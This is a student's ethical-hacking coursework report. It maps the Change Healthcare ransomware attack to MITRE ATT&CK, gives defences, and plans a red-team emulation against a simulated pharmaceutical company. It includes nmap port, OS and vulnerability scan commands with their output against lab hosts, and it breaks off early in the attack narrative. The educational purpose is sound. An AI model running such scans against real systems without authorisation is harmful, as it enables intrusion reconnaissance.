



University of Wales
Trinity Saint David
LONDON

Research into cyber security attacks and Penetration testing for a virtualize simulated company Website

Module: Ethical Hacking (ACCA7033)

Student Name: Sameer Rajubhai Panchal

Student ID: 2516024

Table of Contents

Introduction.....	3
Task 1.....	3
1.1 Case Study Background and Threat Context	3
1.2 Campaign Adversary Profile and Objectives	4
1.3 MITRE ATT&CK Campaign Mapping and TTP Analysis	5
1.4 Root Cause Analysis	12
1.5 Strategic Prevention and Detection Recommendations	13
1.6 Task 1 Summary	14
Task 2.....	14
2.1 Rules of Engagement (RoE).....	14
2.2 Threat Emulation Plan (MITRE-Aligned)	15
2.3 Virtualized Hybrid Lab Architecture Design	18
2.4 Narrative Phase-by-Phase Attack.....	21
2.5 Detection Gap Analysis.....	27
2.6 Strategic Security Recommendations	29
2.7 Cost–Benefit Analysis.....	30
2.8 Executive Brief to the Board.....	32
Conclusion	32

Introduction

The high rate of digital transformation of healthcare and pharmaceutical research has greatly led to the increased reliance on digital infrastructures, cloud computing, and automated development pipelines that are interconnected. Although these technologies boost the efficiency and innovation in operations, it also increases the attack frontier in the hands of advanced cyber adversaries. It is clear that healthcare institutions and pharmaceutical companies have become the target of advanced persistent threats (APTs), ransomware syndicates, and state-sponsored espionage units because of the significant worth of intellectual property, sensitive patient data, and essential research information. The recent big-scale cyber attacks in this industry prove the importance of such breaches to interfere with medical services, disrupt clinical trials and lead to a devastating financial and reputation loss. This report serves as a two-pronged study that would integrate the analysis of strategic threats intelligence framework with the implementation of the red-team activities. The initial part makes a critical analysis of a real-life example of a cyberattack upon a healthcare or pharmaceutical organization with systematic mapping into the MITRE ATT&CK framework, identification of root causes, and prevention detection approaches. The second portion transfers these insights with a realistic adversary emulation campaign on the environment of a simulated hybrid enterprise. The report shows that business-level and technical analysis of detection gaps and business-level risk assessment, using technical execution, can provide first line of advice on strategic cyber defence and business-level decision-making.

Task 1

1.1 Case Study Background and Threat Context

One of the most devastating cyberattacks in the global healthcare industry in the early of 2024 was made on Change Healthcare, an important healthcare payment processing and clinical data exchange provider in the United States. The organization assists in the claims processing programs, revenue cycle management and electronic health record (EHR) connectivity among hospitals, pharmacies and insurers in the country. Consequently, its continuity of operations is at the core of the healthcare services delivery in thousands of institutions [1]. It was declared that the attack was carried out by a highly skilled ransomware affiliate associated with the ALPHV (BlackCat) ransomware as a service network and exhibited high-level tradecraft and organization.

This event had an immediate impact of suspending the prescription processing, insurance claim validation, and patient billing services to large sections of the healthcare ecosystem. Hospitals were also compelled to go back to doing things manually, which slowed down treatments and disrupted the care of the patients. Losses in finances quickly reached more than hundreds of millions of dollars because of downtime in the system, ransom negotiations, recovery efforts, and regulatory exposure. The compromised data also brought to light severe questions of patient information secrecy and trust in the long-term in the healthcare supply chain.

This attack occurred in a threat environment where convergence is growing to the point that financially incentivized ransomware gangs are growing more proximate to nation-states, and vice versa [2]. The healthcare infrastructure is particularly a very appealing target because it does not tolerate downtime very well, bureaucratic processes, and old systems. Strategically speaking, the Change Healthcare event carries a larger pattern of having major medical service providers as a point of economic intimidation. The attack, hence, is a highly applicable case study in ingress the adversary behaviour, vulnerabilities of the system, and the resulting and propagating operational, financial, and societal implications of a cyber intrusion in the healthcare sector [3].

1.2 Campaign Adversary Profile and Objectives

Threat intelligence tests accredited the intrusion by Change Healthcare to a companion running on the ALPHV (BlackCat) ransomware-as-a-service framework. ALPHV is considered one of the most sophisticated ransomware teams, offering cross platform malware in the form of Rust, advanced obfuscation systems and extremely resilient command and control infrastructure. The group is also organized in a decentralized affiliate model, which allows it to adapt fast to strategies according to defensive countermeasures.

The financial extortion was the main campaign goal which was achieved by interrupting the operations and encrypting data. Nonetheless, intelligence signals also indicated that there might have been a secondary goal of intruders stealing sensitive healthcare information with the view of reselling or use during ransom negotiations [4]. The choice of Change Healthcare as a target was based on a larger strategic choice of organizations that are strategically located in the national healthcare supply chains. The attack on a centralized clearinghouse allowed the opponent to cause a more widespread impact than that on a single corporate target.

The campaign depicted some of the characteristics of advanced persistent threat behaviour such as multi-stage execution, massive reconnaissance and careful timing. The attacker took advantage of stealth-based post-exploitation mechanisms to give itself the maximum dwell time before beginning to deploy impact. The operational strategy shows a well-developed concept of the enterprise environments, cloud-integrated services, and identity-based access control framework, which is a representation of the threat potential that significantly surpasses opportunistic cybercrime.

1.3 MITRE ATT&CK Campaign Mapping and TTP Analysis

Reconnaissance – TA0043

The campaign was initiated with a lot of reconnaissance that was focused on searching out services that are externally visible, authentication portals, and development infrastructure. Techniques that are congruent to T1595 (Active Scanning) and T1592 (Gather Victim Host Information) had been used to infect network ranges, VPN endpoints, and cloud-integrated identity services. Portals facing directly to the outside of a system became a fundamentally attacking surface to subsequent non-network intrusion activities.

Initial Access – TA0001

The first access was reached via a mixture of T1566 (Phishing) and taking advantage of the exposed remote access services in line with T1133 (External Remote Services). The social emailing was done to imitate internal email and IT service communications and to send the recipients to valid hostages. Weakened credentials gave direct access to the enterprise identity plane.

Execution – TA0002

After gaining access T1059 (Command and Scripting Interpreter) was used to execute malicious payloads, specifically loaders written in PowerShell. These scripts opened encrypted network links and put the memory-resident malware components to execute which reduce disk-based forensic artefacts [5].

Persistence – TA0003

It used persistence exploiting T1547 (Registry Run Keys and Start-up Folder), and innocent-appearing scheduled tasks to match T1053 (Scheduled Task/Job). These methods provided long-term access even after system resumes and on the regular operations of the system.

Privilege Escalation – TA0004

Privilege escalation was realized with T1068 (Exploitation for Privilege Escalation), against the unpatched windows kernel vulnerabilities. Access control at the domain administrator level allowed complete access to identity services and file infrastructure.

Defense Evasion – TA0005

The opponent also used solid defense evasion strategies, such as the T1562 (Impair Defenses) via the disabling of the endpoint protection services and the alteration of security policies. Evasion was achieved using Obfuscated PowerShell and LOLBins that were in line with the T1218 (Signed Binary Proxy Execution).

Credential Access – TA0006

T1003 (OS Credential Dumping) with direct access to LSASS met was used to harvest credentials. Extra cloud-based tokens and cloaked credentials along with authentication services were stolen, and further cross-platform lateral movement became possible.

Discovery – TA0007

To provide an enumeration of domain users, trust relationship and database infrastructure, T1087 (Account Discovery) and T1018 (Remote System Discovery) were used to perform systematic network discovery. The activities facilitated premeditated lateral movement planning.

Lateral Movement – TA0008

Lateral propagation was based on the use of compromised RDP and SMB sessions based on T1021 to propagate laterally. The administrative shares enabled fast transmissions within the clinical processing servers and the payment infrastructure.

Command and Control – TA0011

Constant command and control was created using T1071 (Web Protocols) and periodic DNS tunnelling facilities that were consistent with T1095 (Non-Application Layer Protocol). In normal web traffic encrypted HTTPS sessions covered malicious beaconing [6].

Exfiltration – TA0010

Before the ransomware was deployed T1041 (Exfiltration Over C2 Channel) was used to move sensitive healthcare data and system credentials. This allowed the leverage of the doubling of extorts through encryption and exposure to data.

Impact – TA0040

The last impact stage consisted of T1486 (Data Encrypted for Impact) and T1490 (Inhibit System Recovery) by deleting shadow copies and suppressing the creation of a backup. This made certain parts of the health care processing environment unusable and caused emergency operation shutdowns.




Figure 1: MITRE ATT&CK–Aligned Attack Flow of the Healthcare Ransomware Campaign

Table 1: MITRE ATT&CK TTP Mapping for the Healthcare Ransomware Campaign

Tactic (TA Code)	Technique ID	Technique Name	How the Technique Was Used in the Attack	Detection Opportunity
Reconnaissance (TA0043)	T1595	Active Scanning	External scanning was conducted to identify exposed VPN services,	Abnormal scanning activity could have been detected using perimeter IDS

			authentication portals, and cloud-facing infrastructure.	and external attack surface monitoring.
Reconnaissance (TA0043)	T1592	Gather Victim Host Information	Public domain records and OSINT sources were leveraged to gather organizational email structures and host naming conventions.	OSINT misuse detection is limited; defensive posture relies on exposure minimisation.
Initial Access (TA0001)	T1566	Phishing	Social engineering emails impersonating IT notifications captured user credentials through a spoofed login portal.	Email security gateways and behaviour-based phishing detection could have prevented credential compromise.
Initial Access (TA0001)	T1133	External Remote Services	Stolen credentials enabled direct authentication to remote access services without	Conditional access policies and phishing-resistant MFA would have blocked

			triggering adaptive access controls.	unauthorised login attempts.
Execution (TA0002)	T1059	Command and Scripting Interpreter (PowerShell)	Memory-resident malicious payloads were executed using PowerShell loaders to avoid disk-based detection.	Behaviour-based EDR analytics could have detected anomalous scripting activity.
Persistence (TA0003)	T1547	Registry Run Keys / Startup Folder	Registry auto-run entries were used to establish persistence across system reboots.	Registry integrity monitoring and startup anomaly detection could have triggered alerts.
Privilege Escalation (TA0004)	T1068	Exploitation for Privilege Escalation	Misconfigured administrative privileges were exploited to obtain elevated domain permissions.	Privileged access monitoring and just-in-time access enforcement could have restricted escalation.
Credential Access (TA0006)	T1003	OS Credential Dumping (LSASS)	Domain credentials were extracted directly	Memory scanning and credential access

			from system memory without writing payloads to disk.	monitoring could have detected LSASS manipulation.
Discovery (TA0007)	T1087	Account Discovery	Domain users, service accounts, and trust relationships were enumerated to support lateral movement.	Excessive account enumeration activity could have been detected through identity telemetry correlation.
Lateral Movement (TA0008)	T1021	Remote Services (RDP/SMB)	Compromised credentials enabled movement across internal servers using RDP and administrative shares.	East-west network inspection and session behaviour analysis could have detected abnormal traversal.
Command & Control (TA0011)	T1071	Application Layer Protocol (HTTPS)	Encrypted HTTPS channels were used to establish persistent command-and-	TLS inspection and traffic pattern analysis could have identified suspicious

			control beaoning.	outbound communications.
Exfiltration (TA0010)	T1041	Exfiltration over C2 Channel	Sensitive healthcare data was exfiltrated through the encrypted C2 infrastructure prior to ransomware deployment.	Data loss prevention tools and outbound traffic anomaly detection could have restricted covert exfiltration.
Impact (TA0040)	T1486	Data Encrypted for Impact	Enterprise systems were encrypted to disrupt healthcare operations and enforce ransom payment.	Backup validation, ransomware behaviour detection, and early privilege misuse detection could have reduced impact.
Impact (TA0040)	T1490	Inhibit System Recovery	Shadow copies and backup services were deleted to prevent system restoration.	Privileged backup modification monitoring and immutable storage enforcement could have preserved

				recovery capability.
--	--	--	--	-------------------------

1.4 Root Cause Analysis

Although reports suggested that the Change Healthcare breach was caused by a single vulnerability, the situation was a coincidence of technical, architectural, and even human-factors failures. Technically, the lack of multi-factor authentication, which is resistant to phishing, on essential remote access services exposed credential-based compromise much more [7]. After the social engineering methods were used to gain valid credentials, adversarial access bypassed the use of perimeter security measures without causing high-fidelity alerts. This vulnerability represents a structural inefficiency of enforcing identity-based security.

Architecturally, over-trust relationships between identity services, application servers and back-end processing infrastructure allowed fast privilege escalation and unhindered subsequent movement to the left. Poor implementation of micro-segmentation, enabled rogue administrative accounts to cross billing, clinical and payment processing environments with little resistance. Also, there was no sufficient segregation between on-premises and cloud-integrated systems, which, in turn, allowed the attacker to move across the hybrid boundaries using stolen authentication tokens. The enabling factors to the breach were human factors. Success in social engineering was a sign of a lack of social engineering awareness training and the absence of strict verification measures to be put up whenever dealing with high-risk communications [8]. The effect was further aggravated by security monitoring visits. The endpoint detection systems were mainly based on signature detection which was not effective with malware available in memory and binaries living off the land. The IAM systems did not have behaviour-based analytics to detect unusual authentication patterns, lateral movement speed, and privilege escalation anomaly.

Weaknesses in backup and disaster recovery also added to the impact of operation. Lack of isolation of the backup systems and proper testing of restoration allowed ransomware operators to advance restoration systems before being encrypted. The net consequence of these failures shows how the identity mismanagement, architectural overconfidence, insufficient behavioural detection and human vulnerability have all created the basis root causes of the breach.

1.5 Strategic Prevention and Detection Recommendations

Identity and Access Control Hardening

Multi-factor authentication resistant to phishing needs to be implemented in all of the externally accessible services, privileged accounts, and cloud administrative interfaces. Authentication with Hardware-protected authentication Hardware attacks like FIDO2 security keys are much more resistant to credential replay and theft of tokens. Seated access management platforms must limit domain administrator usage by provisioning just-in-time and elevation per session.

Achievement of Architectural Security

The network segmentation should shift to zero trust design principles. Isolation of clinical systems, billing platforms, development environments and identity infrastructure should be done through granular access control policies and micro-segmentation technologies [9]. Internal firewalls and workload-level network security controls should be used to enforce east -west traffic inspections. Specific identity brokers and conditional access should be used to protect hybrid cloud trust boundaries.

Detection of Endpoints and Behaviours

The endpoint detection platforms need to be tuned to behaviour analytics which can detect unusual PowerShell execution code and credential dumping code, changes to the registry persistence and LOLBin abuse. The option of memory-scanning should be activated in order to identify fileless payloads. The detection engineering has to match the MITRE ATT&CK techniques that can be seen in the healthcare-based campaigns.

Telemetry Correlation Siem and Telemetry Correlation

Security information and event management systems should introduce ATT&CK-correlating rules that identify chained attack behaviours, as opposed to unrelated events. Things like irregular authentication time, geographic access minimums, quicker privilege hiking speed, and internal reconnaissance arrangements ought to activate automatic reaction procedures [10].

Disaster Resilience Backup and Recovery

Isolation of backup systems by way of immutable storage structure with write-once-read-many implementations. Recovery testing is supposed to be tested under simulated ransomware-like conditions in order to check integrity of restoration. The retention policies of online backups should safeguard cloud credential breach.

Human-Centric Security Controls

Security awareness programmes need to focus on social engineering resilience by the way of constant simulations based on phishing research and behaviour reinforcement [11]. The concerns related to risky communications with the account credentials, updates to the software, or financial instructions should demand the multi-channel verification process.

Together, these preventive and detective controls introduce defence-in-depth at identity, endpoint, network, and human security levels and lessen the attack surface of advanced adversaries with healthcare-targeting motives to a considerable degree.

1.6 Task 1 Summary

This strategic post illuminates the extent to which developed ransomware campaigns have taken advantage of weak identity, design overtrust and the lack of behavioural detection to hinder large-scale operation interruption to the healthcare domain. The lateral movement, credential abuse, and encrypted impact delivery are connected through reconnaissance in a systematic audit in terms of the MITRE ATT&CK framework. The obtained security recommendations provide the adversary emulation campaign created in the framework of Task 2 with a technical basis.

Task 2

2.1 Rules of Engagement (RoE)

Rules of Engagement are legal, technical and ethical boundaries within which the red team operation will take place against the simulated hybrid infrastructure of Cureton Pharmaceutical Company. It is the scope of engagement that permits testing of the on-premises Active Directory environment that supports research and development activities, the AWS Virtual Private Cloud that supports the clinical trial portal, and the CI/CD pipeline that relates to the implementation of the applications [12]. The user is only permitted to interact with the production networks or third-party systems in the instances of a strict limit to the assets that are delineated as part of the scope of engagement.

Techniques that are approved comprise phishing simulation, credential harvesting, and misconfiguration exploitation, lateral movement, command-and-control installation, and controlled data exfiltration of already approved dummy research files. The forbidden activities also include denial-of-service attacks, irreversible data destruction, the propagation of malware

and the act that can lead to irreversible damages to the systems. Live ransomware encryption is also explicitly not listed.

Communication protocols should be used to provide instant alert to the targeted blue team coordinator in case of any immediate instability of the system, data corruption, and safety jeopardy are detected [13]. Any collected credentials, logs and artefacts have to be kept in high key confidentiality and in encrypted repositories. Written compliance ensures that protocols in regard to institutional policy, data protection protocols as well as ethical hacking guidelines are compliant.

2.2 Threat Emulation Plan (MITRE-Aligned)

The threat emulation plan represents an advanced persistent threat actor that is financially motivated and has an overflow of capabilities similar to ransomware-related intrusion groups attacking pharmaceutical intellectual property. The main campaign goal will be to steal controlled dummy research information in a covert manner without triggering security detection systems at identity, endpoint, and network levels [15]. Secondary goals involve the creation of enduring access, and cross-boundary horizontal movement along hybrid borders.

The adversary lifecycle is designed on the basis of the MITRE ATT&CK Enterprise. Reconnaissance operations are equivalent to external scanning and credential harvesting reconnaissance strategies [16]. The first point of access is operated by phishing based credentials access and use of external remote services. It is executed based on scripted delivery of payloads via native interpretation of the operating system. Registry modification and creation of scheduled tasks are used during persistence. The escalation privilege is simulated by exploiting administrator privileges that are not properly set.

Credential access is on par with the memory-based dumping and token harvesting. The horizontal movement is done by remote service protocols in the Active Directory domain. Encrypted HTTPS traffic is used to simulate command-and-control infrastructure to assume normal web based communications. Information leakage proceeds along encrypted escape routes that circumvent inspection by the perimeter.

The individual stages of the emulation plan are associated with definitive ATT&CK tactics and strategies to achieve traceability of adversarial objectives, simulated behaviours, and defensive detection gaps to be applied to the analysis of the blue team in the future [17].

Table 2: Threat Emulation Plan Mapped to MITRE ATT&CK Framework

Attack Phase	Operational Objective	MITRE Tactic (TA Code)	MITRE Technique ID	Tool / Method Emulated
Reconnaissance	Identify exposed CPC external services and employee information	Reconnaissance (TA0043)	T1595 – Active Scanning	Network scanning tools, OSINT reconnaissance
Reconnaissance	Identify email formats and user accounts for phishing	Reconnaissance (TA0043)	T1589 – Gather Victim Identity Information	Public directory scraping, organisational OSINT
Initial Access	Harvest valid user credentials	Initial Access (TA0001)	T1566 – Phishing	Simulated phishing campaign with credential harvesting portal
Initial Access	Authenticate to internal systems using stolen credentials	Initial Access (TA0001)	T1133 – External Remote Services	VPN and web portal authentication
Execution	Launch fileless payload for stealth access	Execution (TA0002)	T1059 – Command and Scripting Interpreter	PowerShell-based in-memory execution
Persistence	Maintain long-term access on	Persistence (TA0003)	T1547 – Registry Run Keys	Registry autorun modification

	compromised host			
Privilege Escalation	Obtain elevated local and domain-level access	Privilege Escalation (TA0004)	T1068 – Exploitation for Privilege Escalation	Local admin abuse and token impersonation
Credential Access	Extract authentication material from memory	Credential Access (TA0006)	T1003 – OS Credential Dumping	LSASS memory extraction
Discovery	Enumerate users, services, and network topology	Discovery (TA0007)	T1087 – Account Discovery	Native Windows enumeration tools
Lateral Movement	Move across CPC internal infrastructure	Lateral Movement (TA0008)	T1021 – Remote Services (RDP/SMB)	RDP sessions and administrative shares
Command and Control	Establish persistent attacker communication	Command & Control (TA0011)	T1071 – Web Protocols (HTTPS)	Encrypted HTTPS beaconing
Cloud Pivot	Access cloud resources using stolen tokens	Credential Access (TA0006)	T1550 – Use Alternate Authentication Material	Token reuse against AWS identity services

CI/CD Compromise	Access build pipeline secrets and deployment tokens	Credential Access (TA0006)	T1528 – Steal Application Access Token	CI/CD secret environment extraction
Exfiltration	Transfer dummy research data externally	Exfiltration (TA0010)	T1041 – Exfiltration Over C2 Channel	Encrypted segmented data transfer

2.3 Virtualized Hybrid Lab Architecture Design

The virtual lab environment mimics a hybrid enterprise environment that is indicative of current operational dependencies of the pharmaceutical companies. The on-premises segment comprises a windows server-based active directory domain controller, several windows work station clients that include research users and exclusive file servers that contain simulated intellectual property datasets [18]. This environment offers authentication, authorization, and internal resources access to privileged and non-privileged user accounts.

```
Metasploitable 2. [Running] - Oracle VM VirtualBox
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:46:48:14
          inet addr:192.168.29.189  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: 2405:201:801a:2998:a00:27ff:fe46:4814/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe46:4814/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:93 errors:0 dropped:0 overruns:0 frame:0
          TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9064 (8.8 KB)  TX bytes:9373 (9.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:100 errors:0 dropped:0 overruns:0 frame:0
          TX packets:100 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23481 (22.9 KB)  TX bytes:23481 (22.9 KB)

msfadmin@metasploitable:~$
```

The cloud component will be deployed in an AWS Virtual Private Cloud, which will have separated subnets of public and private loads. The EC2 instance with the clinical trial portal will be deployed on a restricted and private subnet open only with application gateways and identity-locked access policy [19]. A secure object storage service models clinical datasets, as well as, log repositories. To replicate the hybrid authentication requirements, identity federation is set between the cloud identity services and the on-premises directory.

CI/CD pipeline environment is represented by the application of the source control repositories, which are based on Git and which are supplemented with the automated build and deployment processes. Weaknesses in secrets management and the use of tokens to authenticate users are continuously fuzzed to provide viable attack vectors within the development functions [20].

The security telemetry coverage functions in endpoints, domain controllers, cloud services and network boundary devices. They are a simulated endpoint detection platform, centralized aggregate logs by use of a SIEM system and cloud-based monitoring systems. Virtual routing and security appliances are on the network path of traffic between on-premises systems and the cloud to enable behavioural inspection. This architectural design would allow the manipulated experimentation on the identity, endpoint, network, and cloud security levels under realistic emulations of adversaries.





Figure 2: Virtualized Hybrid Network Architecture of Cureton Pharmaceutical Company (CPC)

2.4 Narrative Phase-by-Phase Attack



```
root@INE:~# nmap -v -sS -O -p- demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 21:49 IST
Nmap scan report for demo.ine.local (10.3.18.136)
Host is up (0.0028s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds      Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp   open  ssl/dec-notes?    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5985/tcp   open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp  open  msrpc            Microsoft Windows RPC
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49166/tcp  open  msrpc            Microsoft Windows RPC
49180/tcp  open  msrpc            Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVNWE=4XD-12/13ROT-135XCT-1XCU-39362XPV-YXDS=3XDC=ING=XYTM=69
OS:3092A5XP=x86_64-pc-linux-gnu)SEQ(SP=105XGCD=1X15R=10CSTI=1XCI=1XII=1XSS=
OS:5XTS=7)SEQ(SP=105XGCD=2X15R=10CSTI=1XCI=1XII=1XSS=5XTS=7)OPS(OI=M5SFNW8S
OS:T11X02=M55FNW8ST11X03=M55FNW8ST11X04=M55FNW8ST11X05=M55FNW8ST11X06=M55F
OS:ST11)WIN(W1=2000XW2=2000XW3=2000XW4=2000XW5=2000XW6=2000)ECN(R=YXDF=VXT=
OS:7FXW=2000XO=M55FNW8NNSXCC=YXQ=)JT1(R=YXDF=VXT=7FXS=0XA=5+XF=ASXRD=0XQ=)JT2
OS:(R=YXDF=VXT=7FXW=0XS=ZXA=5XF=ARXO=XRD=0XQ=)JT3(R=YXDF=VXT=7FXW=0XS=ZXA=0X
OS:F=ARXO=XRD=0XQ=)JT4(R=YXDF=VXT=7FXW=0XS=AXA=0XF=RXD=XRD=0XQ=)JT5(R=YXDF=VX
OS:T=7FXW=0XS=ZXA=5+XF=ARXO=XRD=0XQ=)JT6(R=YXDF=VXT=7FXW=0XS=AXA=0XF=RXD=XRD
OS=0XQ=)JT7(R=YXDF=VXT=7FXW=0XS=ZXA=5+XF=ARXO=XRD=0XQ=)JU1(R=YXDF=NXT=7FXIPL
OS=164XUN=0XRIPL=GXRID=GXRIPL=GXRUCK=GXRUCK=GXRUCK)IE(R=YXDFI=NXT=7FXCD=2)

Network Distance: 3 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.59 seconds

root@INE:~#
```

Reconnaissance Phase

The operation was initiated by the passive and active reconnaissance of the elements of the hybrid infrastructure that were externally revealed. The corporate email structure, development repositories and externally accessible authentication portals were determined through open-source intelligence methods. Network scanning was in line with infrastructure discovery strategies to list available ports, virtual private networks, and cloud-based application interfaces. This step developed a background of identity dependence and community attack faces.

```
root@100:~# nmap -sV --script-vuln demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 21:57 IST
Nmap scan report for demo.ine.local (10.3.18.136)
Host is up (0.0058s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp   open  ssl/dec-notes?
| ssl-dh-params:
| VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|   State: VULNERABLE
|     Transport Layer Security (TLS) services that use Diffie-Hellman groups
|     of insufficient strength, especially those using one of a few commonly
|     shared groups, may be susceptible to passive eavesdropping attacks.
|   Check results:
|     WEAK DH GROUP 1
|       Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|       Modulus Type: Safe prime
|       Modulus Source: RFC2409/Oakley Group 2
|       Modulus Length: 1024
|       Generator Length: 1024
|       Public Key Length: 1024
|   References:
|     https://weakdh.org
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-061: No accounts left to try

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.44 seconds

root@100:~#
```

Initial Access Phase

First access was obtained using a simulated phishing attack of authorised test user accounts in the research division. The phishing message was a simulation of internal system messages, which required users to access a credential harvesting interface deployed in a red team environment. Harvested credentials allowed authenticated access to the Active Directory domain by use of external remote services. This has bypassed perimeter network controls having used identity trust relationships in lieu of network-layer vulnerabilities [21].

```
